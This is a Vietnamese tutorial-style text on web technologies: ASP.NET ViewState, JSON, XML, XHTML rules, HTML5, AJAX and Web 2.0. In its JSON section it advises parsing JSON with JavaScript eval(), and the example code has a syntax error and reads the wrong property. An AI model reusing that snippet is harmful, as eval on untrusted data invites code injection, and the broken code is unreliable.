- Ví dụ đơn giản: Nếu bạn đăng tin lên forum và nếu forum dùng ASP hoặc PHP thôi. Bạn điền đầy đủ thông tin cá nhân như tiêu đề, nội dung rồi, sau đó nhấn nút Gửi đến server. Nếu trong thông tin đó có lỗi chẳng hạn thì bạn phải refresh lại trang, khi đó mọi thông tin đã điền sẽ mất hết và phải gõ lại từ đầu.
- Khi submit 1 form trong ASP.NET thì hoàn toàn khác, form lại xuất hiện trong cửa sổ trình duyệt cùng với tất cả các giá trị trong form. Vậy cơ chế nào để giữ mấy giá trị đó. Điều này là do ASP.NET duy trì trạng thái ViewState của bạn. ViewState này cho thấy tình trạng của các trang khi được gửi đến máy chủ. Tình trạng được định nghĩa thông qua một trường ẩn (TEXT HIDDEN) và được đặt trong control <form runat="server">. Và thông tin này được mã hóa như sau:

```
<form name="_ctl0" method="post" action="page.aspx" id="_ctl0">
<input type="hidden" name="__VIEWSTATE"
value="dDwtNTI0ODU5MDE1Ozs+ZBCF2ryjMpeVgUrY2eTj79HNI4Q=" />
.....some code
</form>
```

### C. Sử dụng view-state khi nào

- ViewState là đối tượng phía Server dùng để lưu trữ dữ liệu trên một trang khi trang đó được postback. Dữ liệu này được gửi lại client dưới các thẻ hidden. Nếu ViewState quá lớn, nó sẽ làm giảm khả năng thi hành của bộ thu gom rác. Bạn nên tối ưu hệ thống sử dụng ViewState theo các trường hợp sau:
- Mặc định các control đều dùng ViewState. Nếu như trang của bạn chỉ là trang output, hoặc mỗi request đều cần nạp lại dữ liệu thì bạn không cần dùng đến ViewState. Ví dụ:
  - Trang của bạn không postback: nếu trang không postback lại dữ liệu, hoặc chỉ là trang output, thì không nên dùng ViewState.
  - Bạn không handler các sự kiện của control: nếu các control không handler sự kiện, hoặc không bound data thì bạn cũng không cần dùng ViewState.
  - Bạn khởi tạo lại dữ liệu mỗi khi refresh: nếu bạn bỏ qua dữ liệu cũ, thì cũng không cần dùng ViewState.

## III. Các công nghệ phổ biến trong phát triển ứng dụng web

### 1. JSON

#### A. Khái niệm Json

- JSON là viết tắt của JavaScript Object Notation (dịch sơ sơ là đối tượng JavaScript). Nó là một chuẩn để định dạng dữ liệu, về mặt này, có thể so sánh JSON với XML, YAML... Nhưng khi JSON đi với JavaScript hoặc ActionScript thì nó có tính ưu việt hơn.

- Tại sao JSON có liên quan đến JavaScript, ActionScript. Đơn giản là vì dữ liệu được định dạng thành chuỗi JSON chính là cách biểu diễn một đối tượng trong các Scripting Language này.

## B. Lợi ích của JSON

- Khi sử dụng JSON với JavaScript hay ActionScript, không cần phải có các bước phân tích phức tạp như đối với XML. Mà có thể truy vấn trực tiếp giá trị theo tên (khóa) được định nghĩa trong JSON. **Ví dụ:** Một dữ liệu XML:

```
<data>
<x>2</x>
<y>3</y>
</data>
```

- Sử dụng JavaScript để đọc dữ liệu này, hải thực hiện qua một bước phân tích, đưa văn bản XML thành một đối tượng dữ liệu và đọc dữ liệu theo nodes. Giả sử object là xmlObj, để lấy dữ liệu x và y ta làm như sau:

```
var x = xmlObj.childNodes[0].text;
var y = xmlObj.childNodes[1].text;
```

Trong trường hợp tương tự, bạn có một dữ liệu JSON:

```
var jsonStr = '{ data : { x : 2 , y : 3}}';
```

Sử dụng JavaScript bạn chỉ cần gọi:

```
eval( 'var jsonObj = ' + jsonStr +;');
var x = jsonObj.x;
var y = jsonObj.y;
```

- JSON là một chuẩn cực kỳ quan trọng trong lập trình web ở phía client. Khi sử dụng JSON rút ngắn thời gian viết mã Javascript, actionscript hơn là sử dụng XML.

## C. Nên sử dụng JSON trong những tình huống nào

- Lưu trữ dữ liệu đơn thuần. Đó là khi bạn muốn lưu trữ dữ liệu dưới dạng metadata ở phía server. Chuỗi JSON sẽ được lưu vào database và sau đó khi cần dữ liệu thì sẽ được giải mã. Ví dụ với PHP, cung cấp các hàm liên quan đến JSON để mã và giải mã là json\_encode và json\_decode.
- Chú ý:* phương pháp này cũng tương tự như sử dụng tính năng serialize và unserialize của PHP. Nhưng trong khi serialize và unserialize sử dụng với cả dữ liệu và biến, tức là phụ thuộc vào ngôn ngữ lập trình là PHP và dĩ nhiên không thể transfer sang ngôn ngữ lập trình khác để unserialize được. Vì vậy,

nếu dữ liệu của bạn chỉ đơn thuần là dữ liệu cơ bản (chuỗi kí tự, số...) thì bạn hoàn toàn không nên sử dụng serialize mà nên sử dụng JSON.

- Sử dụng JavaScript, ActionScript để xử lý thông tin trả về từ phía server. Rất nhanh và rất dễ dàng.

## 2. XML

### A. Khái niệm

- XML (viết tắt từ tiếng Anh *eXtensible Markup Language*, "Ngôn ngữ Đánh dấu Mở rộng") là ngôn ngữ đánh dấu với mục đích chung do W3C đề nghị, để tạo ra các ngôn ngữ đánh dấu khác. Đây là một tập con đơn giản của SGML, có khả năng mô tả nhiều loại dữ liệu khác nhau. Mục đích chính của XML là đơn giản hóa việc chia sẻ dữ liệu giữa các hệ thống khác nhau, đặc biệt là các hệ thống được kết nối với Internet. Các ngôn ngữ dựa trên XML (thí dụ: RDF, RSS, MathML, XHTML, SVG, GML và cXML) được định nghĩa theo cách thông thường, cho phép các chương trình sửa đổi và kiểm tra hợp lệ bằng các ngôn ngữ này mà không cần có hiểu biết trước về hình thức của chúng.

### B. Cách tạo một tệp tài liệu XML

- Tệp tài liệu XML bao gồm nội dung và các dấu được thêm vào nội dung đó. Các thẻ được chèn vào bao quanh nội dung văn bản. Thí dụ, bạn cần tạo một tài liệu hướng dẫn nấu ăn bằng XML. Giả sử bạn muốn viết công thức làm món *Ice Cream Sundae* trong XML. Để đánh dấu tên công thức, bạn bao quanh đoạn văn bản đó bên trong phần tử của bạn bằng việc đặt thẻ bắt đầu vào trước đoạn văn bản này và đặt thẻ kết thúc ở cuối đoạn văn. Như vậy, bạn có thể gọi đó là một phần tử *recipename*. Để đánh dấu thẻ bắt đầu của một phần tử, hãy đặt tên của phần tử bên trong ngoặc nhọn (<>) như sau: <recipename>. Sau đó, đánh nội dung *Ice Cream Sundae*. Ở cuối văn bản, bạn cho thêm thẻ kết thúc, thẻ này là tên của phần tử bên trong ngoặc nhọn cùng với dấu gạch chéo (/) trước tên của phần tử đó, giống như sau: </recipename>. Những thẻ này tạo thành một *phần tử*, mà bạn có thể thêm nội dung vào hoặc bạn có thể thêm các phần tử khác vào bên trong nó.
- **Bắt đầu tệp XML của bạn:** Dòng đầu tiên trong tệp tài liệu XML của phải là dòng khai báo XML. Phần tùy chọn này dùng để nhận dạng nó là một tệp tài liệu XML, việc khai báo này giúp các công cụ và chính chúng ta nhận ra chúng là tệp tài liệu XML, SGML hay một vài loại ngôn ngữ đánh dấu khác. Khai báo có thể viết ở dạng đơn giản như sau <?xml?> hoặc bao gồm phiên bản của XML (<?xml version="1.0"?>) hoặc thậm chí cả việc mã hóa ký tự, thí dụ <?xml version="1.0" encoding="utf-8"?> cho bộ mã tiêu chuẩn quốc tế đa ngôn ngữ Unicode. Vì khai báo này phải được ưu tiên thiết lập ở phần đầu tiên trong tệp dữ liệu, cho nên nếu bạn có kế hoạch kết hợp các tệp tài liệu XML nhỏ thành một tệp tài liệu XML lớn hơn, bạn nên loại bỏ thông tin tùy chọn này.
- **Tạo phần tử gốc trong tài liệu:** Thẻ bắt đầu và thẻ kết thúc của phần tử gốc bao quanh toàn bộ nội dung của tệp tài liệu XML. Và chỉ có duy nhất một phần

tử gốc trong một tệp dữ liệu, và bạn cần "Giấy gói" này để chứa đựng tất cả nội dung của tệp tài liệu XML. Ví dụ 1 là phần đầu của thí dụ I. Thí dụ này sử dụng phần tử gốc có tên `<recipe>`.

- Ví dụ 1. Phần tử gốc

```
<?xml version="1.0" encoding="UTF-8"?>
<recipe>
</recipe>
```

- Khi bạn tạo tài liệu, nội dung của bạn và các thẻ thêm vào sẽ đặt ở giữa `<recipe>` và `</recipe>`.

## C. Kết luận

- Ngoài một vài các quy tắc đơn giản, bạn có thể linh động thiết kế các phần tử và các thuộc tính XML. Các quy tắc của XML không khó, soạn thảo một tệp tài liệu XML cũng không khó. Điều khó khăn đó là bạn phải mường tượng điều bạn cần từ tài liệu của chính mình dưới dạng có thể sắp xếp hay có thể tìm kiếm được, sau đó thiết kế các phần tử và các thuộc tính nhằm phù hợp với những gì bạn cần.
- Khi bạn có ý tưởng tốt về mục tiêu và cách đánh dấu nội dung của mình, bạn có thể xây dựng các phần tử và các thuộc tính một cách hiệu quả. Từ đó, cần thận khi dùng thẻ là tất cả những gì bạn cần để có thể tạo được một tài liệu XML được tổ chức tốt và hợp lệ.

## 3. XHTML

### A. Định nghĩa

- **XHTML** (viết tắt của tiếng Anh Extensible HyperText Markup Language, "Ngôn ngữ Đánh dấu Siêu văn bản Mở rộng") là một ngôn ngữ đánh dấu có cùng các khả năng như HTML, nhưng có cú pháp chặt chẽ hơn. XHTML 1.0 là Khuyến cáo của World Wide Web Consortium (W3C) vào ngày 26 tháng 2, 2000.

### B. Tổng quan:

- Về phương diện kỹ thuật, XHTML là một họ các kiểu tài liệu hiện tại và tương lai cùng các mô đun nhằm tái tạo lại, mở rộng, thâu nạp HTML, tái cấu trúc lại dưới dạng XML. Các dạng tài liệu thuộc họ XHTML tất cả đều dựa trên XML, và được thiết kế để làm cho các trình duyệt hiểu XML. XHTML là thế hệ kế tiếp HTML, và đã có một loạt các đặc tả được phát triển cho XHTML.

### C. Một số khác biệt giữa HTML và XHTML

- **Các phần tử phải được lồng nhau đúng cách:** Trong HTML một số phần tử có thể được lồng vào nhau không đúng cách như thế này.

```
<b><i>This text is bold and italic</i></b>
```

- Trong XHTML tất cả các phần tử phải được lồng vào nhau đúng cách như thế này:

**<b><i>This text is bold and italic</i></b>**

- **Chú ý:** Một lỗi thường thấy ở các danh sách gạch đầu dòng lồng vào nhau mà quên mất rằng danh sách bên trong phải được đặt trong phần tử li. Ví dụ:

```
<ul>
  <li>Coffee</li>
  <li>Tea
    <ul>
      <li>Black tea</li>
      <li>Green tea</li>
    </ul>
  <li>Milk</li>
</ul>
```

- Tài liệu đúng như sau:

```
<ul>
  <li>Coffee</li>
  <li>Tea
    <ul>
      <li>Black tea</li>
      <li>Green tea</li>
    </ul>
  </li>
  <li>Milk</li>
</ul>
```

- **Phải đặt ở dạng chuẩn (well-formed):** Tất cả các phần tử **XHTML** phải được đặt lồng bên trong phần tử gốc `<html>`. Tất cả các phần tử khác có thể có các phần tử con. Các phần tử con phải đi theo cặp và phải được đặt lồng nhau đúng cách bên trong phần tử mẹ. Cấu trúc tài liệu cơ bản là:

```
<html>
  <head> ... </head>
  <body> ... </body>
</html>
```

- **Tên gọi của thẻ đều phải viết thường:** Do XHTML kế thừa cú pháp của XML và mỗi trang XHTML đều là các ứng dụng XML cho nên XHTML có phân biệt chữ hoa chữ thường, điều không có ở HTML. Với HTML thì các thẻ như `<br>` và `<BR>` là giống nhau nhưng một khi bạn đã xác định trang web của bạn là XHTML thì trình duyệt sẽ dịch hai thẻ này là khác nhau. HTML chấp nhận cách viết dưới:

```
<BODY>
  <P>This is a paragraph</P>
</BODY>

XHTML đòi hỏi phải viết lại phần trên thành:
<body>
  <p>This is a paragraph</p>
</body>
```

- **Tất cả các phần tử XHTML phải được đóng lại:** Phần tử không rỗng phải có một thẻ đóng. HTML chấp nhận cách viết dưới:
- **Các phần tử rỗng cũng phải được đóng lại**

```
<p>This is a paragraph
<p>This is another paragraph
```

- XHTML đòi hỏi phải viết lại phần trên thành:

```
<p>This is a paragraph</p>
<p>This is another paragraph</p>
```

- Các phần tử rỗng hoặc là phải có thẻ đóng hoặc là thẻ khởi đầu phải được kết thúc bằng `/>`. HTML chấp nhận cách viết dưới:

```
This is a break<br>
Here comes a horizontal rule:<hr>
Here's an image 
```

- XHTML đòi hỏi phải viết lại phần trên thành:

```
This is a break<br />
Here comes a horizontal rule:<hr />
Here's an image 
```

- **Chú ý quan trọng:** Để làm cho trang XHTML tương thích với các trình duyệt hiện nay thì nên đặt một khoảng trắng thêm vào trước kí tự / kiểu như <br />, và: <hr />
- **Các giá trị của thuộc tính phải được đặt trong dấu nháy kép:** HTML chấp nhận cách viết dưới:

```
<table width=100%>
```

- XHTML đòi hỏi phải viết lại phần trên thành:

```
<table width="100%">
```

- Việc tối giản thuộc tính là bị nghiêm cấm: HTML chấp nhận cách viết dưới:

```
<dl compact>
<input checked>
<input readonly>
<input disabled>
<option selected>
<frame noresize>
```

- XHTML đòi hỏi phải viết lại phần trên thành:

```
<dl compact="compact">
<input checked="checked" />
<input readonly="readonly" />
<input disabled="disabled" />
<option selected="selected" />
<frame noresize="noresize" />
```

## 4. HTML5

### A. Định nghĩa

- Về cơ bản, HTML 5 là một phiên bản mới của HTML / XHTML trong đó nó đặc biệt tập trung vào những mong muốn và nhu cầu của các nhà phát triển ứng dụng web. Nó cho phép các nhà phát triển thực hiện nhiều tính năng mới trong những điều mà họ tạo ra, ví dụ có rất nhiều chức năng kéo và thả mới, các yếu tố kết cấu mới cũng được cải thiện nhằm hỗ trợ cho âm thanh và video.

### B. Sự ra đời của HTML5

- Cho đến năm 2004, ngôn ngữ HTML được phát triển bởi World Wide Web Consortium. Rất nhiều nhà phát triển đã thất vọng với những cải tiến trong ngôn ngữ HTML mà W3C đã đề xuất, nhiều ý kiến cho thấy họ đã mất liên kết với các nhu cầu của web hiện đại và phát triển ứng dụng. Một nhóm mới có tên

WHATWG (Web Hypertext Application Technology Working Group) đã được thành lập để nghiên cứu một giải pháp mới. Giải pháp này đã được W3C chấp nhận. Sự hợp tác của W3C và WHATWG đã thai nghén ra HTML5 từ năm 2009.

### C. Các tính năng chính của HTML 5

- The video element (Yếu tố video): HTML 5 cho phép bạn nhúng video với yêu cầu có plug-in hoặc codec, Điều này có nghĩa, với HTML 5 tính năng video đã được xây dựng sẵn trong đó.
- The canvas element (Yếu tố canvas): Về mặt kỹ thuật, yếu tố canvas cho phép vẽ đồ họa trên nền web. Trong điều khoản của người dùng cuối cùng, nó sẽ cho phép tạo ra những thứ như biểu đồ, hình ảnh động và biểu đồ / đồ thị. Bạn có thể thấy một ví dụ có thể được thực hiện với canvas, thậm chí ở giai đoạn này, trên Mozilla.
- Local storage (Kho lưu trữ cục bộ): Giống như các tập tin cookie, HTML 5 gia tăng chức năng lưu trữ thông tin dựa vào web cục bộ trên máy tính của bạn. Sự khác biệt chính ở chức năng cookie là hầu hết các dữ liệu HTML 5 cho phép bạn lưu trữ, dữ liệu phụ thuộc vào các ứng dụng web.
- Web workers: Theo phạm vi WHATWG, Web workers định nghĩa một API chạy dưới nền web, độc lập với các script khác và không ảnh hưởng đến hiệu suất của trang. Về cơ bản, điều này cho phép các trang web mã nặng chạy mượt hơn. Inimino cho rằng "workers có thể được mở bởi các trang, chạy ở chế độ nền nên không ảnh hưởng đến giao diện tương tác của trang web người dùng, và thông báo cho trang khi công việc được thực hiện. Trong thời gian này, trang web có thể tương thích ngược với các công việc thông thường khác"
- Như đã nói ở trên, HTML 5 không chỉ cải thiện quá trình tạo ra các ứng dụng mà nó còn cải thiện các chức năng cơ bản của trang web bằng cách làm cho các hoạt động mượt mà và trực quan hơn.

## 5. AJAX


### A. Định nghĩa

- **AJAX** (tiếng Anh: "Asynchronous JavaScript and XML" - nghĩa là "JavaScript và XML không đồng bộ") là một nhóm các công nghệ phát triển web được sử dụng để tạo các ứng dụng web động hay các ứng dụng giàu tính Internet (rich Internet application). Từ Ajax được ông Jesse James Garrett đưa ra và dùng lần đầu tiên vào tháng 2 năm 2005 để chỉ kỹ thuật này, mặc dù các hỗ trợ cho Ajax đã có trên các trình duyệt từ 10 năm trước. Ajax là một kỹ thuật phát triển web có tính tương tác cao bằng cách kết hợp các ngôn ngữ:
  - HTML (hoặc XHTML) với CSS trong việc hiển thị thông tin
    - Mô hình DOM (Document Object Model), được thực hiện thông qua JavaScript, nhằm hiển thị thông tin động và tương tác với những thông tin được hiển thị

- Đổi tượng XMLHttpRequest để trao đổi dữ liệu một cách không đồng bộ với máy chủ web. (Mặc dù, việc trao đổi này có thể được thực hiện với nhiều định dạng như HTML, văn bản thường, JSON và thậm chí EBML, nhưng XML là ngôn ngữ thường được sử dụng).
- XML thường là định dạng cho dữ liệu truyền, mặc dù bất cứ định dạng nào cũng có thể dùng, bao gồm HTML định dạng trước, văn bản thuần (plain text), JSON và ngay cả EBML.
- Giống như DHTML, LAMP hay SPA, Ajax tự nó không phải là một công nghệ mà là một thuật ngữ mô tả việc sử dụng kết hợp một nhóm nhiều công nghệ với nhau. Trong thực tế, các công nghệ dẫn xuất hoặc kết hợp dựa trên Ajax như AFLAX cũng đã xuất hiện.

## B. So sánh với các ứng dụng web truyền thống

- Điểm khác biệt cơ bản nhất của công nghệ này là việc xử lý thông tin được thực hiện trên máy yêu cầu dịch vụ thay vì trên máy xử lý yêu cầu dịch vụ như cách truyền thống. Máy xử lý yêu cầu dịch vụ chỉ làm một việc đơn giản là nhận thông tin từ máy khách và trả các dữ liệu về cho máy khách. Máy yêu cầu dịch vụ xử lý sơ bộ thông tin của người dùng nhập vào, sau đó chuyển về máy xử lý yêu cầu dịch vụ rồi nhận dữ liệu từ máy xử lý yêu cầu dịch vụ và xử lý để hiển thị cho người dùng.
- Các ứng dụng Ajax phần lớn trông giống như thể chúng được đặt trên máy của người sử dụng hơn là được đặt trên một máy phục vụ thông qua Internet. Lý do: các trang được cập nhật nhưng không nạp lại (refresh) toàn bộ. "Mọi thao tác của người sử dụng sẽ gửi mẫu của một lời gọi JavaScript tới bộ xử lý (engine) Ajax thay vì tạo ra một yêu cầu HTTP (HTTP request)", Jesse James Garrett đã ghi như vậy trong bài luận đầu tiên định nghĩa về thuật ngữ này. "Mọi đáp ứng cho thao tác của người sử dụng sẽ không cần truy vấn tới máy phục vụ – ví dụ như việc kiểm tra một cách đơn giản sự hợp lệ của dữ liệu, sửa đổi dữ liệu trong bộ nhớ và thậm chí một vài thao tác duyệt trang – bộ xử lý Ajax tự nó đảm nhận trách nhiệm này. Nếu bộ xử lý cần gì từ máy phục vụ để đáp ứng – như khi nó gửi dữ liệu để xử lý, tải về bổ sung các mã giao diện hay nhận về dữ liệu mới – nó sẽ thực hiện các yêu cầu tới máy phục vụ một cách không đồng bộ, thông thường sử dụng XML, mà không làm gián đoạn sự tương tác của người sử dụng với ứng dụng web".



Hình 15: So sánh ứng dụng web truyền thống (trái) với AJAX

- Các ứng dụng truyền thống về bản chất là gửi dữ liệu từ các form, được nhập bởi người sử dụng, tới một máy phục vụ web. Máy phục vụ web sẽ trả lời bằng việc gửi về một trang web mới. Do máy phục vụ phải tạo ra một trang web mới mỗi lần như vậy nên các ứng dụng chạy chậm hơn.
- Mặt khác, các ứng dụng Ajax có thể gửi các yêu cầu tới máy phục vụ web để nhận về chỉ những dữ liệu cần thiết, thông qua việc dùng SOAP hoặc một vài dịch vụ web dựa trên nền tảng XML cục bộ khác. Trên máy thân chủ (client), JavaScript sẽ xử lý các đáp ứng của máy chủ. Kết quả là trang web được hiển thị nhanh hơn vì lượng dữ liệu trao đổi giữa máy chủ và trình duyệt web giảm đi rất nhiều. Thời gian xử lý của máy chủ web cũng vì thế mà được giảm theo vì phần lớn thời gian xử lý được thực hiện trên máy khách của người dùng.

### C. Ưu nhược điểm

- **Ưu điểm**
  - Trong nhiều trường hợp, các trang web chứa rất nhiều nội dung thông thường trong trang. Nếu sử dụng các phương pháp truyền thống, những nội dung đó sẽ phải nạp lại toàn bộ với từng yêu cầu. Tuy nhiên, nếu sử dụng Ajax, một ứng dụng web có thể chỉ yêu cầu cho các nội dung cần thiết phải cập nhật, do đó giảm lượng lớn băng thông và thời gian nạp trang.
  - Việc dùng các yêu cầu không đồng bộ (asynchronous request) cho phép giao diện người dùng của ứng dụng hiển thị trên trình duyệt giúp người dùng trải nghiệm sự tương tác cao, mượt mà.

- Việc sử dụng Ajax có thể làm giảm các kết nối đến server, do các mã kịch bản (script) và các style sheet chỉ phải yêu cầu một lần.
- **Nhược điểm**
- Các trang web được tạo động không được ghi vào bộ lưu lịch sử lướt web của trình duyệt, do đó nút "back" (quay lui) của trình duyệt sẽ mất tác dụng quay lại trang thái trước đó của trang sử dụng Ajax, thay vào đó sẽ quay lại trang web trước đó mà người dùng ghé thăm. Để khắc phục có thể dùng các IFrame không hiển thị để gây ra sự thay đổi trong lịch sử trình duyệt và thay đổi phần neo của URL (bằng mã a #) khi chạy Ajax và theo dõi những sự thay đổi của nó.
- Việc cập nhật các trang web động cũng gây khó khăn cho người dùng trong việc bookmark (đánh dấu địa chỉ yêu thích) một trạng thái nào đó của ứng dụng. Cũng có những cách khắc phục cho vấn đề này, một số trong đó sử dụng mã xác định đoạn (fragment identifier) URL (phần URL ở sau dấu '#') để lưu vết, và cho phép người dùng đánh dấu và quay lại một trạng thái nào đó của ứng dụng.
- Do hầu hết các web crawler không thực thi mã JavaScript, các ứng dụng web sẽ cung cấp một phương thức thay thế để truy cập nội dung thông thường được truy cập bằng Ajax, để cho phép các máy tìm kiếm lập chỉ mục chúng.
- Bất kỳ người dùng nào có trình duyệt không hỗ trợ Ajax hay JavaScript, hoặc đơn giản là đã bị vô hiệu hóa JavaScript, sẽ đương nhiên không thể sử dụng Ajax. Tương tự, các thiết bị như điện thoại di động, PDA, và thiết bị đọc màn hình (screen reader) có thể không hỗ trợ JavaScript hay đối tượng XMLHttpRequest được yêu cầu. Ngoài ra, các thiết bị đọc màn hình nếu có thể sử dụng Ajax đi nữa cũng vẫn có thể không đọc chính xác các nội dung động.
- Chính sách same origin policy có thể không cho phép sử dụng Ajax thông qua các tên miền khác nhau.
- Việc thiếu các chuẩn cơ bản của Ajax đồng nghĩa với việc không có nhiều sự chọn lựa thực tiễn tốt nhất để kiểm tra các ứng dụng Ajax. Các công cụ kiểm thử cho Ajax thường không hiểu các mô hình sự kiện, mô hình dữ liệu và giao thức của Ajax.
- Mở ra một cách thức khác cho việc tấn công của các đoạn mã độc mà những nhà phát triển web có thể không kiểm thử hết được.

## 6. Web 2.0


### A. Định nghĩa

- Khái niệm Web 2.0 đầu tiên được Dale Dougherty, phó chủ tịch của O'Reilly Media, đưa ra tại hội thảo Web 2.0 lần thứ nhất do O'Reilly Media và MediaLive International tổ chức vào tháng 10/2004. Dougherty không đưa ra định nghĩa mà chỉ dùng các ví dụ so sánh phân biệt Web 1.0 và Web 2.0: "DoubleClick là Web 1.0; Google AdSense là Web 2.0. Ofoto là Web 1.0; Flickr là Web 2.0. Britannica Online là Web 1.0; Wikipedia là Web 2.0. v.v...". Sau đó Tim O'Reilly,

chủ tịch kiêm giám đốc điều hành O'Reilly Media, đã đúc kết lại 7 đặc tính của Web 2.0:

- Web có vai trò nền tảng, có thể chạy mọi ứng dụng
- Tập hợp trí tuệ cộng đồng
- Dữ liệu có vai trò then chốt
- Phần mềm được cung cấp ở dạng dịch vụ web và được cập nhật không ngừng
- Phát triển ứng dụng dễ dàng và nhanh chóng
- Phần mềm có thể chạy trên nhiều thiết bị
- Giao diện ứng dụng phong phú
- Thoạt đầu, Web 2.0 được chú trọng tới yếu tố công nghệ, nhấn mạnh tới vai trò nền tảng ứng dụng. Nhưng đến hội thảo Web 2.0 lần 2 tổ chức vào tháng 10/2005, Web 2.0 được nhấn mạnh đến tính chất sâu xa hơn – yếu tố cộng đồng.

## B. Phân biệt web 1.0 và web 2.0:



Hình 16: So sánh web 1.0 và 2.0

- Để phân biệt có những dấu hiệu sau:

Mức độ	Web 1.0	Web 2.0
Mức độ tập trung	Tập trung một nơi	Phân tán nhiều nơi
Mức độ tương tác	Dành cho cá nhân	Dành cho cá nhân, tập thể, xã hội

Mức độ nội dung	Cung cấp nội dung	Cung cấp các dịch vụ và hệ giao tiếp lập trình ứng dụng (APIs)
Mức độ sử dụng	Đọc được	Đọc được, viết được
Mức độ liên kết	Truyền phát giữa các hệ thống	Đồng bộ giữa các hệ thống
Mức độ hệ thống	Hệ thống bao gồm cấu trúc, nội dung tạo ra đã có tính toán trước	Tự sản sinh, tự đề xuất
Mức độ dữ liệu	Tĩnh	Động
Mức độ truy xuất	Cứng nhắc, không linh hoạt	Quan hệ mềm dẻo, lỏng

- Web 1.0 là hình thức xuất bản nội dung lên Internet 1 chiều, thời kỳ cực thịnh của chúng là những năm 1995 - 2004.

### C. Công nghệ web 2.0

- Thực tế, ứng dụng trên web là thành phần rất quan trọng của Web 2.0. Hàng loạt công nghệ mới được phát triển nhằm làm cho ứng dụng trên web "mạnh" hơn, nhanh hơn và dễ sử dụng hơn, được xem là nền tảng của Web 2.0.
- Kiến trúc công nghệ của Web 2.0 hiện vẫn đang phát triển nhưng cơ bản bao gồm: phần mềm máy chủ, cơ chế cung cấp nội dung, giao thức truyền thông, trình duyệt và ứng dụng.

#### **Cung cấp nội dung**

- Bước phát triển đầu tiên và quan trọng nhất hướng đến Web 2.0 đó là cơ chế cung cấp nội dung, sử dụng các giao thức chuẩn hóa để cho phép người dùng sử dụng thông tin theo cách của mình (nghĩa là có khả năng tùy biến thông tin). Có nhiều giao thức được phát triển để cung cấp nội dung như RSS, RDF và Atom, tất cả đều dựa trên XML. Ngoài ra còn có các giao thức đặc biệt như FOAF và XFN dùng để mở rộng tính năng của website hay cho phép người dùng tương tác.

#### **Dịch vụ web**

- Các giao thức truyền thông 2 chiều là một trong những thành phần then chốt của kiến trúc Web 2.0. Có hai loại giao thức chính là REST và SOAP. REST (Representation State Transfer) là dạng yêu cầu dịch vụ web mà máy khách truyền đi trạng thái của tất cả giao dịch; còn SOAP (Simple Object Access Protocol) thì phụ thuộc máy chủ trong việc duy trì thông tin trạng thái. Với cả hai loại, dịch vụ web đều được gọi qua API. Ngôn ngữ chung của dịch vụ web là XML, nhưng có thể có ngoại lệ.
- Một ví dụ điển hình của giao thức truyền thông thế hệ mới là Object Properties Broadcasting Protocol do Chris Dockree phát triển. Giao thức này cho phép


các đối tượng ảo (tồn tại trên web) tự biết chúng "là gì và có thể làm gì", nhờ vậy có thể tự liên lạc với nhau khi cần.

- **Phần mềm máy chủ**
- Web 2.0 được xây dựng trên kiến trúc web thế hệ trước nhưng chú trọng hơn đến phần mềm làm việc ở "hậu trường". Cơ chế cung cấp nội dung chỉ khác phương thức cấp phát nội dung động (của Web 1.0) về danh nghĩa, tuy nhiên dịch vụ web yêu cầu tiến trình làm việc và dữ liệu chặt chẽ hơn.
